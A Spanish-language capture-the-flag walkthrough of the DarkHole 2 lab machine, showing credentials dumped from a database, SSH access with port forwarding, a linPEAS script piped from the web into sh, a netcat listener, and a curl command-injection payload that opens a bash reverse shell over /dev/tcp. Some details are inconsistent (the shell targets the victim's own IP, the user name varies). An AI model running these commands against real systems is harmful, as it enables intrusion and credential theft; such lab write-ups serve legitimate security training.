
```
[17:30:11] [INFO] fetching en
Database: darkhole_2
Table: ssh
[1 entry]
+----+------+--------+
| id | pass | user   |
+----+------+--------+
| 1  | fool | jehad  |
+----+------+--------+
```

Obtendremos el user (jehad) y la contraseña (fool). Una vez teniendo estos datos accedemos por ssh.




```
root@mint:~# ssh jehad@192.168.37.132
The authenticity of host '192.168.37.132 (192.168.37.132)' can't be established.
ED25519 key fingerprint is SHA256:JmrTZ4RY4EPBC4GpHk9i3+c29L5n1QtcfSgbqG8D2+8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.37.132' (ED25519) to the list of known hosts.
jehad@192.168.37.132's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 24 Feb 2024 06:28:34 PM UTC

  System load:  0.21               Processes:             238
  Usage of /:   52.5% of 12.73GB   Users logged in:       0
  Memory usage: 22%                IPv4 address for ens33: 192.168.37.132
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

299 updates can be applied immediately.
223 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Fri Sep  3 05:49:05 2021 from 192.168.135.128
jehad@darkhole:~$ id
uid=1001(jehad) gid=1001(jehad) groups=1001(jehad)
jehad@darkhole:~$
```

Ya estaremos dentro de la máquina.



```
root@mint:~# ssh jehad@192.168.37.132 -L 9999:localhost:9999
jehad@192.168.37.132's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 24 Feb 2024 07:11:59 PM UTC

  System load:  0.44               Processes:             239
  Usage of /:   52.5% of 12.73GB   Users logged in:       1
  Memory usage: 23%                IPv4 address for ens33: 192.168.37.132
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```


Ahora abriremos otra ventana y ebntraremos esta vez por el puerto 9999, ya que a partir del comando: curl https://raw.githubusercontent.com/carlospalop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh | sh se vió que una página estaba disponible en el puerto 9999.



Parameter GET['cmd']uid=1002(losy) gid=1002(losy) groups=1002(losy) uid=1002(losy) gid=1002(losy) groups=1002(losy)


Veremos que el usuario es lotsy si en el navegador ponemos el puerto 9999.

A continuación leeremos con netcap en el puerto 443.



```
root@mint:~# nc -lvvp 443
Listening on 0.0.0.0 443
```


En una máquina local escuchando al puerto 443 y a todas las ips posibles.



```
jehad@darkhole:~$ curl -G http://127.0.0.1:9999/ --data-urlencode "cmd= bash -c
'bash -i >& /dev/tcp/192.168.37.132/443 0>&1'"
```

En la máquina que deseamos explotar este comando el cual se ejecuta con la ip y el puerto que estamos escuchando, todo esto para saber el id de losy y poder entrar.

Una vez dentro solo tendremos que mirar en el historial con .bash_history



```
mysql -e '\! /bin/bash'
mysql -u root -p -e '\! /bin/bash'
P0assw0rd losy:gang
clear
sudo -l
```

Y aquí finalmente encontraremos la contraseña de losy (gang) para acceder finalmente.